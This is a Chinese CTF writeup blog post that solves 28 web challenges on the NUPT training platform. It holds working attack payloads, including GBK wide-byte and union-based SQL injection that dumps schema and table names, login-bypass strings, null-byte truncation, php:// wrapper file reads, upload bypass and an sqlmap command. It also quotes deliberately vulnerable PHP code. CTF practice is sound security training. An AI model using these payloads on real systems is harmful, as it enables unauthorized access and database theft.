

南邮CTF平台WEB题writeup

原创

ghtwf01 于 2020-12-01 16:50:40 发布 557 收藏

分类专栏: [CTF Writeup](#) 文章标签: [php](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/ghtwf01/article/details/110439539>

版权



[CTF Writeup](#) 专栏收录该内容

2 篇文章 0 订阅

订阅专栏

平台地址: <https://cgctf.nuptsast.com/login>

1. 签到题

F12查看网页源代码就有flag

2. md5 collision

附上题目给的源代码

```
md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
```

这道题要求的是用GET方式提交一个变量a, 如果a进行md5加密后能与QNKCDZO进行md5加密后的值相等, 则能得到flag

这道题用了php弱类型这个知识点, 附上网上的讲解

知识介绍:

php中有两种比较的符号 == 与 ===

```
1 <?php$a = $b ;$a=== $b ;
2 ?>
```

=== 在进行比较的时候, 会先判断两种字符串的类型是否相等, 再比较

== 在进行比较的时候, 会先将字符串类型转化成相同, 再比较

如果比较一个数字和字符串或者比较涉及到数字内容的字符串, 则字符串会被转换成数值并且比较按照数值来进行

php不会严格检验传入的变量类型, 也可以将变量自由的转换类型。

比如 在\$a == \$b的比较中

```
1 $a = null; $b = false; //为真
2 $a = ''; $b = 0; //同样为真
```

另外, 如果一个数值和字符串进行比较的时候, 会将字符串转换成数值

```
1 <?phpvar_dump("admin"==0); //truevar_dump("1admin"==1); //truevar_dump("admin1"==1) //falsevar_
dump("admin1"==0) //truevar_dump("0e123456"=="0e4456789"); //true ?>
```

1、观察上述代码, "admin"==0 比较的时候, 会将admin转化成数值, 强制转化, 由于admin是字符串, 转化的结果是0自然和0相等。

2、"1admin"==1 比较的时候会将1admin转化成数值, 结果为1, 而"admin1"==1 却等于错误, 也就是"admin1"被转化成了0。

3、"0e123456"=="0e456789"相互比较的时候, 会将0e这类字符串识别为科学技术的数字, 0的无论多少次方都是零, 所以相等。

应当注意的是: 当一个字符串当作一个数值来取值, 其结果和类型如下: 如果该字符串没有包含 '.', 'e', 'E', 并且其数值在整形的范围之内 该字符串被当作int来取值, 其他所有情况下都被作为float来取值, 该字符串的开始部分决定了它的值, 如果该字符串以合法的数值开始, 则使用该数值, 否则其值为0。

所以只需要传入的参数md5加密后是0e开头就行, 附上一个参考链接<http://www.219.me/posts/2884.html>

3.签到2

输入它说的内容, 发现输入到一定长度的时候无法再输入, F12查看原代码, 更改最大输入长度

4.这道题不是WEB

打开链接, F12无果, burp抓包无果, 想到不是WEB又有张图片, 于是保存下来, 这是一道杂项题图片隐写, 16进制编辑器打开末尾就有flag

5.层层递进

方法一:

F12查看网络项(NetWork)发现有个特别的404错误页面, 查看网页源代码得到flag

来来来，听我讲个故事：

- 从前，我是一个好女孩，我喜欢上了一个男孩小A。
- 有一天，我终于决定要和他表白了！话到嘴边，鼓起勇气...
- 可是我却又害怕的**后**退了。。。

为什么？

为什么我这么懦弱？

最后，他居然向我表白了，好开森...说只要骗足够多的笨蛋来这里听这个蠢故事浪费时间，

他就同意和我交往！

谢谢你给出的一份支持！哇哈哈\(^o^)/~!



方法二：

F12查看源代码，发现链接里面有个网页，尝试访问



访问了过后继续查看源代码又有链接，一直访问，最后出现404.html，访问得到方法一那种效果图，F12查看源代码可得flag

6.AAencode

将代码放入控制台执行可得flag

于是在网页中访问，发现每一次访问都自动跳转到那个永远没有flag得页面，这种情况就使用burp抓包，发送到repeater，在地址栏添加内容如下，得到flag

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Target: http://chinalover.sinaapp.com

Request

```
GET /web8/search_key.php HTTP/1.1
Host: chinalover.sinaapp.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/63.0.3239.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Cookie: __guid=253216347.4214636295907260000.1567419995780.76; monitor_count=71
Connection: close
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 02 Sep 2019 12:07:54 GMT
Content-Type: text/html
Connection: close
Via: 10080
Content-Length: 100

<script>>window.location="./no_key_is_here_forever.php";
</script>
key is : nctf{yougotit_script_now}
```

Done 248 bytes | 71 millis

8.php decode

该题给的代码如下

```
<?php
function CLsI($ZzvSWE) {

    $ZzvSWE = gzinflate(base64_decode($ZzvSWE));

    for ($i = 0; $i < strlen($ZzvSWE); $i++) {

        $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);

    }

    return $ZzvSWE;

}
eval(CLsI("+7DnQGFmYVZ+eoGmlg0fd3puUoZ1fkppek1GdVZhQnJSSZq5aUIImGNQBAA=="));
?>
```

这道题直接将代码写出来运行看吧，把eval改为echo，得到flag

```
phpinfo(); flag:nctf(gzip_base64_hhhhhh)
```


9.文件包含

都说了文件包含，，，进入后发现？file=show.php，，，，，就直接使用php伪协议 (php://filter/read=convert.base64-encode/resource=index.php) 读index.php吧，得到base64加密后得源码，解码后得到flag

10.单身一百年也没用

这些题目名字真牛逼。。

和单身20年一样的做法。。。



Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x 3 x 4 x 5 x 6 x 7 x 8 x ...

Go Cancel < > Follow redirection

Target: http://chinalover.sinaapp.com

Request

Raw Params Headers Hex

```
GET /web9/index.php HTTP/1.1
Host: chinalover.sinaapp.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/63.0.3239.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Cookie: __guid=253216347.4214636295907260000.1567419995780.76; monitor_count=78
If-Modified-Since: Tue, 23 Apr 2019 20:12:09 GMT
Connection: close
```

Response

Raw Headers Hex

```
HTTP/1.1 302 Found
Server: nginx
Date: Mon, 02 Sep 2019 12:33:10 GMT
Content-Type: text/html
Content-Length: 0
Connection: close
flag: nctf(this_is_302_redirect)
Location: http://chinalover.sinaapp.com/web8/no_key_is_here_forever.php
Via: 100167
```

? < + > Type a search term 0 matches

Done 257 bytes | 83 millis

11.COOKIE

burp抓包，发现cookie:Login=0 改为1，得到flag

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x ...

Go Cancel < >

Target: <http://chinalover.sinaapp.com>

Request

Raw Params Headers Hex

```

GET /web10/index.php HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: chinalover.sinaapp.com
Pragma: no-cache
Cookie: Login=1
Connection: close
          
```

Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Server: nginx
Date: Mon, 02 Sep 2019 12:45:37 GMT
Content-Type: text/html
Connection: close
Via: 100167
Content-Length: 43

flag:nctf{cookie_is_different_from_session}
          
```

? < + > Type a search term 0 matches

Done 191 bytes | 112 millis

12.MYSQL

它说存在一个robots.txt,于是访问一下得到

别太开心, flag不在这, 这个文件的用途你看完了?
在CTF比赛中, 这个文件往往存放着提示信息

TIP:sql.php

```

<?php
if($_GET[id]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT, SAE_MYSQL_USER, SAE_MYSQL_PASS);
    mysql_select_db(SAE_MYSQL_DB);
    $id = intval($_GET[id]);
    $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
    if ($_GET[id]=1024) {
        echo "<p>no! try again</p>";
    }
    else{
        echo($query[content]);
    }
}
?>
          
```

查了一下intval函数的作用: 获取变量的整数值, 也就是21.2=21 32.5=32

根据提示访问sql.php，它说id=1024时返回错误，然而其它值的时候没有回显，于是考虑flag就在1024里面，想到有个intval函数，于是可以让id=1024.2，得到flag



the flag is:nctf{query_in_mysql}

13.GBK Injection

这道题flag被吃了，每个表都没有flag


方法一：

题目都说了是宽字节注入，于是用%df来

利用order by判断出2才行，然后联合查询


```
select group_concat(schema_name) from information_schema.schemata
```

查询，获取所有数据库，一共两个



```
your sql:select id,title from news where id = '-1' union select 1,(select group_concat(schema_name) from information_schema.schemata)-- 'information_schema,sae-chinalover
```

```
然后爆表 id=%df' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()
```



```
your sql:select id,title from news where id = '-1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() -- 'ctf,ctf2,ctf3,ctf4,gbksqli,news
```

然后爆字段，具体的表名应该进行16进制编码才行

方法二：

用sqlmap跑，可以用上unmagicquotes.py脚本

```
C:\Users\Administrator\Desktop\sqlmap>python sqlmap.py -u "http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1" --tamper=r=unmagicquotes.py --dbs --batch
```

14./x00

附上给出的代码

```

if (isset($_GET['nctf'])) {
    if (@ereg ("^[1-9]+$", $_GET['nctf']) === FALSE)
        echo '必须输入数字才行';
    else if (strpos($_GET['nctf'], '#biubiubiu') !== FALSE)
        die('Flag: '.$flag);
    else
        echo '骚年，继续努力吧啊~';
}


```

方法一：

根据代码可以得到以GET方式传入的参数nctf必须为数字并且需要包含字符串 #biubiubiu，如果赋值 nctf 为 123#biubiubiu 根据php弱类型自动转化为 123，所以这样使用 %00截断，构造 ?nctf=123%00%23biubiubiu，#必须url编码为%23，这样又通过判断是数字，又包含字符串

方法二：

如果传入是一个数组，那么ereg会返回NULL，故不等于FALSE，所以绕过，strpos里面也是返回NULL，所以NULL!==FALSE



Warning: strpos() expects parameter 1 to be string, array given in web4/f5a14f5e6e3453b78cd73899bad98d53/index.php on line 10
 Flag: flag:nctf{use_00_to_jieduan}

15.bypass again

附上给的代码

```

if (isset($_GET['a']) and isset($_GET['b'])) {
    if ($_GET['a'] != $_GET['b'])
    if (md5($_GET['a']) == md5($_GET['b']))
        die('Flag: '.$flag);
    else
        print 'Wrong.';
}

```

值不一样但是md5加密后一样，利用php弱类型，传入的a和b进行md5加密后都是0x开头的



```

if (isset($_GET['a']) and isset($_GET['b'])) {
    if ($_GET['a'] != $_GET['b'])
    if (md5($_GET['a']) == md5($_GET['b']))
        die('Flag: '.$flag);
    else
        print 'Wrong.';
}
Flag: nctf{php_is_so_cool}


```

16.变量覆盖

它给了source.php，于是访问得到源代码

```
<?php if ($_SERVER["REQUEST_METHOD"] == "POST") { ?>
    <?php
    extract($_POST);
    if ($pass == $thepassword_123) { ?>
        <div class="alert alert-success">
            <code><?php echo $theflag; ?></code>
        </div>
    <?php } ?>
}>
```

于是post这两个值相等就行



17.伪装者

构造X-Forwarded-For就行

18.上传绕过

这道题上传一下发现是白名单，采用00截断上传

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-nWoSD2dr-1606812441908)(http://www.ghwtf01.cn/usr/uploads/2019/10/847869062.png)]

成功上传得到flag

```
Array ( [0] => .jpg [1] => jpg ) Upload: 2.jpg
Type: image/jpeg
Size: 117.69140625 Kb
Stored in: ./uploads/8a9e5f6a7a789acb.phparray(4) { ["dirname"]=> string(9) "
恭喜你获得flag一枚:
flag:nctf{welcome_to_hacks_world}
```

19.SQL注入1

附上给的源代码

```

<html>
<head>
Secure Web Login
</head>
<body>
<?php
if($_POST[user] && $_POST[pass]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
    mysql_select_db(SAE_MYSQL_DB);
    $user = trim($_POST[user]);
    $pass = md5(trim($_POST[pass]));
    $sql="select user from ctf where (user='".$user."' ) and (pw='".$pass."'");
    echo '<br>'.$sql;
    $query = mysql_fetch_array(mysql_query($sql));
    if($query[user]=="admin") {
        echo "<p>Logged in! flag:***** </p>";
    }
    if($query[user] != "admin") {
        echo("<p>You are not admin!</p>");
    }
}
echo $query[user];
?>
<form method=post action=index.php>
<input type=text name=user value="Username">
<input type=password name=pass value="Password">
<input type=submit>
</form>
</body>
<a href="index.phps">Source</a>
</html>

```

这里的if语句里面只判断了user是否为admin，已经给了sql语句，于是就闭合一下使用万能密码admin')#这样也注释掉了后面的pw部分

Secure Web Login

Logged in! flag:nctf{ni_ye_hui_sql?}

admin

Username	提交
----------	-------	----


[Source](#)

20.pass check

附上给的代码

```
$pass=@$_POST['pass'];
$pass1=*****; //被隐藏起来的密码
if(isset($pass))
{
if(!strcmp($pass,$pass1)){
echo "flag:nctf{*}";
}else{
echo "the pass is wrong!";
}
}else{
echo "please input pass!";
}
?>
```

第五行意思是如果POST的pass值和密码pass1相等则输出flag，strcmp函数比较两个字符串，如果相等则输出0，如果strcmp中比较的有数组则会返回NULL，而0和NULL在比较中相等，所以POST一个数组



The image shows a browser window with the URL `http://chinalover.sinaapp.com/web21/` and a response containing the flag `flag:nctf{strcmp_is_n0t_3afe}`. Below the browser window is a Burp Suite interface with the following elements:

- Buttons: `Encryption`, `Encoding`, `Load`, `Split`, `Run`
- URL: `http://chinalover.sinaapp.com/web21/`
- Checkbox: `Enable Post data`
- Post body: `pass[]=1`

21.起名字真难


附上题目给的源码

```

<?php
function noother_says_correct($number)
{
    $one = ord('1');
    $nine = ord('9');
    for ($i = 0; $i < strlen($number); $i++)
    {
        $digit = ord($number{$i});
        if ( ($digit >= $one) && ($digit <= $nine) )
        {
            return false;
        }
    }
    return $number == '54975581388';
}
$flag='*****';
if(nooother_says_correct($_GET['key']))
    echo $flag;
else
    echo 'access denied';
?>

```

这道题目的要求是输出的值是54975581388，但是每一位又不能是数字，于是考虑将该数字进行16进制编码



前面加上0x赋值给key

 <http://chinalover.sinaapp.com/web12/index.php?key=0x0xCCCCCCCCCC>

The flag is:nctf{follow_your_dream}

22.密码重置

首先修改用户名，发现不能修改，然后发现url里面有个user1=Y3RmdXNlcg==是个base64加密数据，解密发现就是ctfuser

请输入要进行 Base64 编码或解码的字符

Y3RmdXNlcmg==

编码 (Encode)

解码 (Decode)


↕ 交换

(解)

Base64 编码或解码的结果:

ctfuser

于是将admin进行base64编码后插入到url中，最后F12修改不能修改那个内容为admin,得到flag

 <http://nctf.nuptzj.cn/web13/index.php?user1=YWRtaW4=>

你的账号:

新密码:

验证码: 1234

重置

 <http://nctf.nuptzj.cn/web13/index.php?user1=YWRtaW4=>

flag is:nctf(reset_password_often_have_vuln)

你的账号:

新密码:

验证码: 1234

重置

23.SQL Injection

F12中可以看到源代码

```

<!--
#GOAL: login as admin, then get the flag;
error_reporting(0);
require 'db.inc.php';

function clean($str){
    if(get_magic_quotes_gpc()){
        $str=stripslashes($str);
    }
    return htmlentities($str, ENT_QUOTES);
}

$username = @clean((string)$_GET['username']);
$password = @clean((string)$_GET['password']);

$query='SELECT * FROM users WHERE name=\''. $username. '\' AND pass=\''. $password. '\'';
$result=mysql_query($query);
if(!$result || mysql_num_rows($result) < 1){
    die('Invalid password!');
}

echo $flag;
-->

```

这道题提示了\可以转义，让'实体化

这道题应该让 `username=\`，这样sql语句就变成了 `name=\'\'\'' AND pass=\'\'`

加粗那对单引号闭合，所以输入 `username=\`，万能密码登录


实际上sql语句: `name='AND pass=' or 1=1 #'` (被注释)

24.综合题

打开题就发现一大页的jsfuck代码，放入控制台运行一下得到一个网页

1bc29b36f623ba82aaf6724fd3b16718.php

于是访问一下，挺秀。。。

 <http://teamxlc.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/1bc29b36f623ba82aaf6724fd3b16718.php>

哈哈哈哈哈你上当啦，这里什么都没有，TIP在我脑袋里

于是抓包看看响应头，发现tip

Target: http://teamxlc.sinaapp.com

Request

```

GET
/web3/b0b0ad119f425408fc3d45253137d33d/1bc29b36f623ba82aaf6724fd3b16718.php HTTP/1.1
Host: teamxlc.sinaapp.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/63.0.3239.132 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Cookie:
_guid=130531978.1439950429558966500.1567420589170.9905
; monitor_count=30
Connection: close
  
```

Response

```

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 03 Sep 2019 12:04:22 GMT
Content-Type: text/html
Connection: close
tip: history of bash
Via: 100142
Content-Length: 165

<html>
<meta http-equiv="Content-Type" content="text/html;
charset=UTF-8" />
<h1>TIP</h1>
  
```

网上查询资料得知linux下的终端日志文件.bash_history，于是访问一下，得到flag压缩包文件下载解压可得flag

flag is: nctf{bash_history_means_what}

25.SQL注入2

附上给的代码

```

if($_POST[user] && $_POST[pass]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
    mysql_select_db(SAE_MYSQL_DB);
    $user = $_POST[user];
    $pass = md5($_POST[pass]);
    $query = @mysql_fetch_array(mysql_query("select pw from ctf where user='$user'"));
    if (($query[pw]) && (!strcasecmp($pass, $query[pw]))) {
        echo "<p>Logged in! Key: nctf{*****} </p>";
    }
    else {
        echo("<p>Log in failure!</p>");
    }
}
?>
  
```

这段代码的意思是要求用户输入的密码的md5值和数据库中保存的密码相等，用户输入的密码的md5值我们可以控制，而数据库中保存的密码我们不知道，所以考虑修改数据库中保存的密码，也就是修改 `$query`，题目说了用 `union`，所以 `user='union select md5(1) #` 这样 `$query` 值就为 `md5(1)`，现在只需要将密码输为1，它的 `md5` 值就和数据库中保存的密码 `$query` 一致了

Secure Web Login II

Logged in! Key: nctf{union_select_is_wtf}

[Source](#)

Secure Web Login II

Logged in! Key: nctf{union_select_is_wtf}

[Source](#)

26.密码重置2

F12在head里面找到管理员邮箱

```
<!DOCTYPE html>
<html>
... <head> == $0
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
  <meta name="renderer" content="webkit">
  <meta name="admin" content="admin@nuptzj.cn">
  <meta name="editor" content="Vim">
  <title>logic</title>
  <style type="text/css">...</style>
</head>
```

随便输入一个token试试

发现验证token的是submit.php文件



fail

根据提示，用vi编辑器打开，然后非正常退出（可以用ctrl+Z），生成了一个.swp备份文件，submit.php的备份文件是.submit.php.swp（不要忘了最前面有个.），访问一下

.....这一行是省略的代码.....

```
/*
如果登录邮箱地址不是管理员则 die()
数据库结构
--
-- 表的结构 `user`
--

CREATE TABLE IF NOT EXISTS `user` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(255) NOT NULL,
  `email` varchar(255) NOT NULL,
  `token` int(255) NOT NULL DEFAULT '0',
  PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 AUTO_INCREMENT=2 ;

--
-- 转存表中的数据 `user`
--

INSERT INTO `user` (`id`, `username`, `email`, `token`) VALUES
(1, '****不可见***', '****不可见***', 0);
*/
```

.....这一行是省略的代码.....

```
if(!empty($token)&&!empty($emailAddress)) {
    if(strlen($token)!=10) die('fail');
    if($token!='0') die('fail');
    $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
    $r = mysql_query($sql) or die('db error');
    $r = mysql_fetch_assoc($r);
    $r = $r['num'];
    if($r>0){
        echo $flag;
    }else{
        echo "失败了呀";
    }
}
```

发现token长度要为10，并且值要为0，于是赋值0000000000



得到

flag:nctf{thanks_to_cumt_bxs}


27.file_get_contents

F12查看到一串代码

```
<!--$file = $_GET['file'];
if(@file_get_contents($file) == "meizijiu"){
    echo $nctf;
}-->
```

于是将file赋值为 `php://input`

然后POST参数 `meizijiu`，得到flag



28.变量覆盖

附上代码

```
<!--foreach($_GET as $key => $value){
    $$key = $value;
}
if($name == "meizijiu233"){
    echo $flag;
}-->
```

这段代码的意思是将key的值作为变量名，再将value的值赋值给它

于是构造 `name=meizijiu233`

